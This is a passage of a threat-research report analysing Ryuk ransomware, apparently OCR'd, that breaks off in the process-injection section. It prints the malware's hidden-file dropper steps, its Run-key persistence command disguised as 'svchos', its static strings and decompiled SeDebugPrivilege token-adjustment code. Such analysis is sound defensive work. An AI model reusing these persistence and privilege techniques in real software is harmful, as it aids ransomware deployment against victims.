


From Infection to Encryption: Tracing the Impact of RYUK

Detailed Analysis of Ryuk Ransomware

Shayan Ahmed Khan
THREAT RESEARCHER shayanjadoon.sj@gmail.com

Executive Summary


This analysis report provides a detailed examination of the Ryuk ransomware, a sophisticated threat leveraging a potent combination of a high-speed multi-threaded encryptor, AES, and RSA encryption algorithms. Ryuk employs advanced techniques such as process injection, significantly increasing the speed of infection by exploiting a multitude of processes concurrently.

Key Findings:

1. **Multi-Threading Encryptor:** Ryuk incorporates a remarkably fast multi-threading encryptor, demonstrating a high level of sophistication in its encryption capabilities. This design enhances the efficiency of the encryption process, allowing for rapid compromise of targeted files and system resources.
2. **Encryption Algorithms:** The malware utilizes a combination of the Advanced Encryption Standard (AES) and the Rivest–Shamir–Adleman (RSA) encryption algorithms. This dual-encryption approach contributes to the ransomware's resilience and complexity, making it challenging for victims to recover their data without the decryption key.
3. **Process Injection Technique:** Ryuk employs process injection as a mechanism to infiltrate and propagate within the target system. This technique involves injecting malicious code into legitimate processes, enabling the ransomware to evade detection and resist traditional security measures.
4. **Exponential Speed Enhancement:** By leveraging process injection across a multitude of processes simultaneously, Ryuk achieves an exponential increase in the speed of infection. This strategic approach allows the malware to swiftly propagate through the target environment, compromising a broad range of system components.
5. **Network Share Encryption:** Ryuk exhibits a novel behavior by actively seeking and encrypting network shares. This expansion of its target scope heightens the potential for lateral movement within organizational networks, resulting in a more pervasive and damaging impact on shared resources.

Overview

Ryuk ransomware uses **multi-threaded** fast encryption which also injects itself into many different processes and create persistence to be automatically executed on every start-up. All these things combined makes RYUK ransomware very dangerous.



Ryuk Ransomware Life Cycle


The initial dropper extracts Ryuk ransomware and executes it by giving path of itself as parameter. Ryuk ransomware takes the parameter and first deletes the dropper then moves on to create persistence by adding itself in Run Registry Keys. The next step is to inject itself in all available processes with the exception of only a few. Finally, it uses a multi-threaded encryptor that uses the combination of AES and RSA encryption algorithms to achieve a very fast encryption and leaves a ransom note in every directory.

THREAT REPORT: RYUK Ransomware

This is a detailed technical analysis of Ryuk Ransomware. The flow of this section would be in an order of steps that I performed during my analysis. At first, I always detonate the malware and see what I can get from the initial detonation by looking at its process tree, the impact, the network activity and any visible changes made to the system.

Initial Detonation:

The initial detonation shows that the dropper extracted stage2 malware which in turn add some changes in the registries as shown by the process tree in screenshot below:




1	Original sample	yxrNV.exe with original sample as parameter: "C:\users\Public\yxrNV.exe" C:\Users\shaddy\Desktop\23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2.exe	Cmd.exe with parameter of: "C:\Windows\System32\cmd.exe" /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\users\Public\yxrNV.exe" /f	Reg.exe with parameter: REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\users\Public\yxrNV.exe" /f

After some time from the initial detonation, I received multiple UAC prompt to allow the cmd admin privileges because I did not execute the initial dropper with admin privileges. From the

process tree and UAC prompt requests I found the path on which the stage2 RYUK ransomware and another malicious bat file were extracted by malware.


There were some files created in the "**Users\Public**" folder which had hidden attributes.




Stage1: Dropper

From the static analysis of dropper, I have found so many suspicious strings which were actually a part of its second stage payload, therefore I will not list those strings here, instead I will write all the steps that stage1 dropper performs in its execution.

1. Checks Windows Version: and decides the path for extracting stage2 malware
    a. **Users\Public**
    b. **Documents\Default User**
2. Selects a 5-letter random word: and appends .exe at its end
3. Create File: using **CreateFileW** on selected path with the 5-letter name
    a. File is created with hidden attributes
4. Check Architecture: to extract stage2 malware from data section
    a. 32-bit embedded stage2 malware
    b. 64-bit embedded stage2 malware



5. Execute Stage2: with ShellExecuteW
    a. Execute stage2 with path of stage1 malware as parameter



Stage2: RYUK Ransomware

The first thing I always look for in a malware are the strings in simple static analysis. If I find any interesting strings then I base my advanced static and dynamic analysis based on those suspicious strings. Some of the interesting strings that I found are provided below:

Static Strings:

1	\Documents and Settings\Default User\finish \Documents and Settings\Default User\sys	
2	\users\Public\window.bat	
3	\users\Public\finish \users\Public\sys	
4	UNIQUE_ID_DO_NOT_REMOVE	
5	SeDebugPrivilege	
6	csrss.exe explorer.exe lsaas.exe	
7	RyukReadMe.txt	
8	\System32\cmd.exe	
9	/C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d " /reg:64	

Persistence:


The first thing that RYUK ransomware checks is weather a parameter has been passed to it while execution. The parameter is actually the path of Ryuk dropper and it deletes the dropper to avoid suspicion.

Next step is to add persistence, Ryuk Ransomware adds persistence by abusing the famous **Run Registry Keys** which executes the payload on each startup or boot. It appends the path of itself and pass the command to be executed via cmd.

- "C:\Windows\System32\cmd.exe" /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\users\Public\yxrNV.exe" /f

Above listed command is executed to achieve persistence. At every startup the stage2 malware would be executed from the public folder.

The saves the name of registry as “svchos” for the persistence in the system over Run keys as could be seen in the screenshot below:



Privilege Escalation:

Ryuk ransomware relies on social engineering techniques to be executed with admin privileges from the start, and then it performs **token manipulation** to allow itself to achieve higher privileges specifically uses “**SeDebugPrivilege**” to be able to inject into higher privileged processes as well.

It checks weather the executed process has "**SeDebugPrivilege**" or not by using "**LookupPrivilegeValueW**" and then it tries to adjust the current token to have the required privileges as shown in the code snippet below:

IDA View-A | Pseudocode-A | Hex View-1


```
__int64 __fastcall sub_140002020(HANDLE TokenHandle)
{
  DWORD v2; // eax
  DWORD LastError; // eax
  struct _LUID Luid; // [rsp+30h] [rbp-28h] BYREF
  struct _TOKEN_PRIVILEGES NewState; // [rsp+38h] [rbp-20h] BYREF

  if ( LookupPrivilegeValueW(0i64, L"SeDebugPrivilege", &Luid) )
  {
    NewState.Privileges[0].Luid = Luid;
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    if ( AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0i64, 0i64) )
    {
      if ( GetLastError() == 1300 )
      {
        sub_1400011F0("The token does not have the specified privilege. \n");
        return 0i64;
      }
      else
      {
        return 1i64;
      }
    }
    else
    {
      LastError = GetLastError();
      sub_1400011F0("AdjustTokenPrivileges error: %u\n", LastError);
      return 0i64;
    }
  }
  else
  {
    v2 = GetLastError();
    sub_1400011F0("LookupPrivilegeValue error: %u\n", v2);
    return 0i64;
  }
}
```

Process Enumeration:

Ryuk Ransomware enumerates all running processes to checks their integrity level, their PID and other useful information and saves everything in an array. It uses famous process enumeration APIs that are listed below:

- CreateToolhelp32Snapshot
- Process32FirstW
- Process32NextW



Process Injection:


Ryuk ransomware injects itself in all the processes that it enumerated with the **exception** of only a few that doesn't stop the system performance like:

- lsass.exe
- explorer.exe
- csrss.exe

It uses basic process injection APIs like:

